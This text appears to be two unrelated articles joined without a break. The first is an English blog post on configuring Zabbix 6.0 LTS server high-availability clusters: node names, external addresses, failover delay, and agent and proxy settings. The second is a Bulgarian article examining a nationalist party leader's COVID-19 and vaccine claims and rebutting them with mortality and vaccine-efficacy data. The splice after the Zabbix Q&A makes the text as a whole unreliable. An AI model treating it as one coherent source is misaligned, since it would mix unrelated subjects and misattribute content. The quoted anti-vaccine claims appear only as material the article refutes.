Zabbix 6.0 LTS native high availability solution is easy to set up and all of the required steps are documented in the Zabbix documentation. The native solution does not require any additional expertise and will continue to be officially supported, updated, and improved by Zabbix. Native high availability solution doesn’t require any new software components – the high availability solution stores the information about the Zabbix server node status in the Zabbix database backend.

How Zabbix cluster works


To enable the native high availability cluster for our servers, we first need to start the Zabbix server component in the high availability mode. To achieve this, we need to look at the two new parameters in the /etc/zabbix/zabbix_server.conf configuration file:

  • HANodeName – specify an arbitrary name for your Zabbix server cluster node
  • ExternalAddress – specify the address of the cluster node

Once you have made the changes and added these parameters, don’t forget to restart the Zabbix server cluster nodes to apply the changes.

Zabbix HA Node name

Let’s take a look at the HANodeName parameter. This is the most important configuration parameter – it is mandatory to specify it if you wish to run your Zabbix server in the high availability mode.

  • This parameter is used to specify the name of the particular cluster mode
  • If the HANodeName is not specified, Zabbix server will not start in the cluster mode
  • The node name needs to be unique on each of your nodes

In our example, we can observe a two-node cluster, where zbx-node1 is the active node and zbx-node2 is the standby node. Both of these nodes will send their heartbeats to the Zabbix database backend every 5 seconds. If one node stops sending its heartbeat, another node will take over.

Zabbix HA Node External Address


The second parameter that you will also need to specify is the ExternalAddress parameter.

In our example, we are using the address node1.example.com. The purpose of this parameter is to let the Zabbix frontend know the address of the currently active Zabbix server since the Zabbix frontend component also constantly communicates with the Zabbix server component. If this parameter is not specified, the Zabbix frontend might not be able to connect to the active Zabbix server node.

Zabbix frontend setup

Seasoned Zabbix users might know that the Zabbix frontend has its own configuration file, which usually contains the Zabbix server address and the Zabbix server port for establishing connections from the Zabbix frontend to the Zabbix server. If you are using the Zabbix high availability cluster, then you will have to comment these parameters out since instead of being static, now they depend on the currently active Zabbix server node and will be obtained from the Zabbix backend database.

Putting it all together

In the above example, we can see that we have two nodes – zbx-node1, which is currently active and zbx-node2. These nodes can be reachable by using the external addresses – node1.example.com and node2.example.com for zbx-node1 and zbx-node2 respectively. We can see that we also have deployed multiple frontends. Each of these frontend nodes will connect to the Zabbix backend database, read the address of the currently active node and proceed to connect to that node.

Zabbix HA node types

Zabbix server high availability cluster nodes can have one of the following multiple statuses:

  • Active – The currently active node. Only one node can be active at a time
  • Standby – The node is currently running in standby mode. Multiple nodes can have this status
  • Shutdown – The node was previously detected, but it has been gracefully shut down
  • Unreachable – Node was previously detected but was unexpectedly lost without a shutdown. This can be caused by many different reasons, for example – the node crashing or having network issues

In normal circumstances, you will have an active node and one or more standby nodes. Nodes in shutdown mode are also expected if, for example, you’re performing some maintenance tasks on these nodes. On the other hand, if an active node becomes unreachable, this is when one of the standby nodes will take over.

Zabbix HA Manager

How can we check which node is currently active and which nodes are running in standby mode? First off, we can see this in the Zabbix frontend – we will take a look at this a bit later. We can also check the node status from the command line. On every node – no matter active or standby, you will see that the zabbix_server and ha manager processes have been started. The ha manager process is responsible for checking the high availability node status in the database every 5 seconds and is responsible for taking over if the active node fails.

On the other hand, the currently active Zabbix server node will have many other processes – data collector processes such as pollers and trappers, history and configuration syncers, and many other Zabbix child processes.

Zabbix HA node status


The System information widget has received some changes in Zabbix 6.0 LTS. It is now capable of displaying the status of your Zabbix server high availability cluster and its individual nodes.

The widget can display the current cluster mode, which is enabled in our example and provides a list of all cluster nodes. In our example, we can see that we have 3 nodes – 1 active node,1 stopped node, and 1 node running in standby mode. This way we can not only see the status of our nodes but also their names, addresses, and last access times.

Switching Zabbix HA node


The witching between nodes is done manually. Once you stop the currently active Zabbix server node, another node will automatically take over. Of course, you need to have at least one more node running in standby status, so it can take over from the failed active node.

How failover works?

All nodes report their status every 5 seconds. Whenever you shut down a node, it goes into a shutdown state and in 5 seconds another node will take over. But if a node fails the workflow is a bit different. This is where something called a failover delay is taken into account. By default, this failover delay is 1 minute. The standby node will wait for one minute for the failed active node to update its status and if in one minute the active node is still not visible, then the standby node will take over.

Zabbix cluster tuning

It is possible to adjust the failover delay by using the ha_set_failover_delay runtime command. The supported range of the failover delay is from 10 seconds to 15 minutes. In most cases the default value of 1 minute will work just fine, but there could be some exceptions and it very much depends on the specifics of your environment.

We can also remove a node by using the ha_remove_node runtime command. This command requires us to specify the ID of the node that we wish to remove.

Connecting agents and proxies

Connecting Zabbix agents to your cluster

Now let’s talk about how we can connect Zabbix agents and proxies to your Zabbix cluster. First, let’s take a look at the passive Zabbix agent configuration.


  • Passive Zabbix agents require all nodes to be written in the configuration file under the Server parameter
  • Nodes are specified in a comma-separated list

Once you specify the list of all nodes, the passive Zabbix agent will accept connections from all of the specified nodes.

What about the active Zabbix agents?


  • Active Zabbix agents require all nodes to be written in the configuration file under the ServerActive parameter
  • Nodes need to be separated by semicolons

Notice the difference – comma-separated list for passive Zabbix agents and nodes separated by semicolons for active Zabbix agents!

Connecting Zabbix proxies to your cluster

Proxy configuration is very similar to the agent configuration. Once again – we can have a proxy running either in passive mode or active mode.

For the passive Zabbix proxies, we need to list our cluster nodes under the Server parameter in the proxy configuration file. These nodes should be specified in a comma-separated list. This way the proxies will accept connections from any Zabbix server node. As for the active Zabbix proxies – we need once again to list our nodes under the Server parameter, but this time the node names will be separated by semicolons.

Conclusion – Setting up Zabbix HA cluster

Let’s conclude by going through all of the steps that are required to set up a Zabbix server HA cluster.

  • Start Zabbix server in high availability mode on all of your Zabbix server cluster nodes – this can be done by providing the HANodeName parameter in the Zabbix server configuration file
  • Comment out the $ZBX_SERVER and $ZBX_SERVER_PORT in the frontend configuration file
  • List your cluster nodes in the Server and/or ServerActive parameters in the Zabbix agent configuration file for all of the Zabbix agents
  • List your cluster nodes in the Server parameter for all of your Zabbix proxies
  • For other monitoring types, such as SNMP – make sure your endpoints accept connections from all of the Zabbix server cluster nodes
  • And that’s it – Enjoy!

Zabbix HA workshop and training

Wish to learn more about the Zabbix server high availability cluster and get some hands-on experience with the guidance of a Zabbix certified trainer? Take a look at the following options!

  • The Zabbix server high availability workshop will be hosted shortly after the release of Zabbix 6.0 LTS, which is currently planned for January 2022. One of the workshop sessions will be focused specifically on Zabbix server high availability cluster configuration and troubleshooting.
  • Zabbix Certified professional training course covers the Zabbix server HA cluster configuration and troubleshooting. This is also a great opportunity to discuss your own Zabbix use cases and infrastructure with a Zabbix certified trainer. Feel free to check out our Zabbix training page to learn more!

Questions

Q: What about the high availability for the Zabbix frontend? Is it possible to set it up?
A: This is already supported since Zabbix 5.2. All you have to do is deploy as many Zabbix frontend nodes as you require and don’t forget to properly configure the external address so the Zabbix frontends are able to connect to the Zabbix servers and that’s all!

Q: Does high availability cause a performance impact on the network or the Zabbix backend database?
A: No, this should not be the case. The heartbeats that the cluster nodes send to the database backend are extremely small messages that get recorded in one of the smaller Zabbix database tables, so the performance impact should be negligible.

Q: What is the best practice when it comes to migrating from a 3rd party solution such as PCS/Corosync/Pacemaker to the native Zabbix server high availability cluster? Any suggestions on how that can be achieved?
A: The most complex part here is removing the existing high availability solution without breaking anything in the existing environment. Once that is done, all you have to do is upgrade your Zabbix instance to Zabbix 6.0 LTS and follow the configuration steps described in this post. Remember, that if you’re performing an upgrade instead of a fresh install, the configuration files will not have the new configuration parameters so they will have to be added in manually.

COVID-19 за политическа употреба

Post Syndicated from Зорница Латева original https://toest.bg/covid-19-za-politicheska-upotreba/

Използването на темата за COVID-19 за извличане на политически дивиденти не е български патент. В последните месеци обаче една по същество националистическа крайнодясна партия превърна говоренето за вируса и мерките срещу разпространението му в свое основно предизборно оръжие. На вота на 14 ноември предвожданата от Костадин Костадинов партия „Възраждане“ успя да събере над 127 500 гласа – с близо 50 000 повече спрямо изборите през април. Това ѝ осигури 13 места в 47-мото Народно събрание.

Риториката на Костадинов на тема COVID-19, ваксини и зелени сертификати не е единствената причина за този електорален резултат. Но със сигурност има съществена роля за постигането му.

„Гласът на здравомислещите“

През последните години Костадинов се превърна от местен в национален фактор на политическата сцена. Неговият възход съвпадна със залеза на други националистически формации, като „Атака“, ВМРО и НФСБ. Костадинов създава „Възраждане“ през 2014 г., след като вече е минал през няколко партии със същия профил. По това време той е директор на Историческия музей в Добрич и общински съветник във Варна (от 2011 г. до влизането му като депутат в настоящото Народно събрание). На предсрочните парламентарни избори през 2017 г. партията му става единствената извънпарламентарна формация със субсидия, след като печели 1,11% подкрепа. През 2019 г. стига до балотаж в надпреварата за кмет на Варна, но губи от Портних.

Костадинов беше и е сред противниците на Истанбулската конвенция и Стратегията за детето. Обявявал се е срещу промени в учебниците, издал е и собствен „учебник по родинознание“, който не е одобрен от МОН. Доскоро любимите му теми бяха против Европейския съюз, еврозоната, САЩ, „джендърите“. В официалната му страница във Facebook от септември насам те са изместени от тезите му срещу ваксинацията срещу COVID-19 и налагането на мерки срещу разпространението на коронавируса, като зелените сертификати, маските, пълното или частичното спиране на дейности от обществения живот. Откакто е в парламента, не пропуска тази тема, а на консултациите за съставяне на правителство при президента, на които отиде без маска, обяви, че първият приоритет на „Възраждане“ е връщането на нормалността с отпадането на мерките срещу вируса. Говорене, което би се харесало на всеки човек, който иска отново да живее спокойно и без ограничения.

Костадинов обаче удобно премълчава цената на връщането към нормалността – препълнени болници, срината здравна система и стотици починали всеки ден. Самият той се определя като глас на здравомислещите хора.

„Това е грип. Ваксините не са ефективни“

В публичните си изяви и постовете в социалните мрежи Костадинов нарича COVID-19 „грип“. Той не отрича, че има тежки случаи и починали, но смята, че информацията за това се преекспонира. Твърди, че болниците са препълнени именно заради страха на хората от усложнения и летален изход от заболяването. Костадинов не предлага мерки срещу COVID-19, а популистки пропагандира пълното отпадане на вече наложените. Неколкократно определя зеления сертификат като „античовешки“, а мерките, основани на него, като „концлагерни“.

Лидерът на „Възраждане“ заявява, че е „за“ ваксините, но не и за тези срещу коронавируса, които определя като „експериментални продукти“. Според него ваксините срещу коронавируса са разработени прекалено бързо, не са ефективни, а кампанията за масовото им прилагане е рекламна.

„Както всеки един човек знае, и без да има медицинско образование, ваксините предпазват на 100% от заболяване. Именно заради това ние от „Възраждане“ подкрепяме ваксинацията с утвърдените и доказани във времето ваксини срещу сериозните болести. […] Ваксините, които са доказали своята ефикасност, са разработвани десетилетия. Повече от 20 години е разработвана ваксината срещу детски паралич. Повече от 30 години е разработвана ваксината срещу малария. Ваксините срещу дифтерит, срещу коклюш и всички тези болести, които са били бичове за човешката цивилизация, са разработвани десетилетия от най-добрите учени на човечеството“, казва лидерът на „Възраждане“.

Той добавя, че ваксинацията срещу COVID-19 трябва да е доброволна и от нея не бива да произтичат ограничения или привилегии.

Това не е грип

Грипът и COVID-19 си приличат по начина на разпространение и по симптомите. Част от усложненията и при двете заболявания са подобни. Една от основните разлики между тях е, че при грип от години се прилагат ефективни противовирусни препарати, които могат да съкратят времето на протичане на болестта. До момента лекарство срещу коронавируса, което да се прилага масово, няма. Използват се медикаменти за други болести, и то основно в болнични условия.

Освен това смъртността от COVID-19 е по-висока от тази от грип. Колко точно по-висока, все още не е установено, но според публикация на Института „Джонс Хопкинс“ разликата може и да е над 10 пъти в полза на коронавируса. Според данните на Световната здравна организация годишно от свързани с грип усложнения умират между 290 000 и 650 000 души по целия свят. За последните две години от COVID-19 са починали над 5,34 млн. души. Дори ако се вземе предвид горната граница от смъртни случаи от грип – 650 000 на година, за две години починалите от усложнения, свързани с вируса на инфлуенцата, са около 1,3 млн. души, или над 4 пъти по-малко, отколкото при коронавируса.

Данните за България показват, че общата смъртност от 5 януари 2020 г. до момента е с 25% по-висока от очакваната смъртност на базата на данни от годините преди разпространението на коронавируса.

Колко ефективни са ваксините

Въпреки твърденията на Костадин Костадинов, че познатите и използвани от десетилетия ваксини са 100% ефективни, такива препарати почти не съществуват. В листовката на задължителната ваксина срещу полиомиелит (детски паралич) е записано, че тя е ефективна 99–100% (при прилагане на всички дози). Тази за дифтерия е с ефективност 97%. Ваксината срещу малария, която Костадинов споменава, действително се разработва от 30 години. Към момента обаче ефективността ѝ е 40%. Противогрипните ваксини, които Костадинов посочва като доказани, предпазват между 30 и 60% срещу различните щамове. Но и те, както и ваксините срещу COVID-19 намаляват риска от усложнения при евентуално заразяване.

Ефективността на антиковид ваксините продължава да се изследва, а данните се променят и според изменението на самия вирус. При Алфа варианта ефективността на иРНК ваксините се измерваше на над 90%. При Делта варианта, който доминира в момента, това число намалява, но се смята, че различните препарати (включително векторните) предпазват между 60 и 90% от заболяване.

В България няма точна статистика колко от всички установени случаи на COVID-19 до момента са при ваксинирани хора, както и колко от тях са стигнали до болница или са починали. Подобна статистика се дава на дневна база от последните няколко месеца. Информацията ден за ден показва, че обикновено над 80% от новозаразените не са били имунизирани. Делът на неваксинираните сред хоспитализираните с ковид е 85–90%, а сред починалите – 90–95%. И това на фона на новините за случаи с издаване на фалшиви сертификати за ваксинация.

Години работа

Ваксините срещу COVID-19 действително се появиха бързо. Масовото им прилагане започна в рамките на около година. Първи бяха иРНК препаратите. Този вид ваксини до момента не бяха прилагани по света, което допълнително предизвика съмнения и недоверие, но те всъщност се разработват от десетилетия. По данни на СЗО и национални здравни организации, като Центровете за контрол и превенция на заболяванията в САЩ, иРНК ваксините са проучвани за превенция на грип, бяс, зика, цитомегаловирус. Очаква се, че този тип ваксини ще бъдат все по-разпространени, тъй като може да се произвеждат в големи количества за кратко време.

Нарушени ли са човешките права

По света от десетилетия се прилагат задължителни ваксини. България не прави изключение. А липсата на имунизации води до ограничения – децата, на които не са поставени всички препарати и дози, не могат да посещават ясли, детски градини и училище.

Според решение на Европейския съд за правата на човека от април т.г. задължителната ваксинация не нарушава човешките права. Съдът се произнесе по жалба на родители от Чехия, чиято имунизационна политика е доста сходна с българската. ЕСПЧ постанови, че задължителната ваксинация е необходима мярка в демократичните общества, и подчерта, че никой не бива принудително да се ваксинира, а се оспорват последиците от отказа от имунизация. В решението се казва, че наистина за децата това да не посещават детска градина е загуба на важна възможност да развият личността си и да започнат да придобиват важни социални и учебни умения. „Това обаче е пряка последица от избора на техните родителите да откажат да изпълнят законово задължение, чиято цел е опазването на здравето конкретно на децата в тази възрастова група“, пише в решението.

Освен това възможността деца, които не могат да бъдат ваксинирани по медицински причини, да посещават детска градина зависи от високия процент на ваксинация сред другите деца. „Съдът смята, че не може да се счита за непропорционално държавата да изисква от тези, за които ваксинацията представлява малък риск за здравето, да приемат тази универсално практикувана защитна мярка като законово задължение в името на социалната солидарност и на по-малкия брой уязвими деца, които не могат да се възползват от ваксинацията“, пише още в решението.

Някои страни задължиха определени групи, като медици, полицаи, пожарникари, да се ваксинират срещу ковид. В държави като Италия и Австрия са въведени и изисквания за наличие на здравен сертификат за всички работещи. ЕСПЧ вече отхвърли жалбите на френски пожарникари и на гръцки медици срещу задължителното изискване да се имунизират.

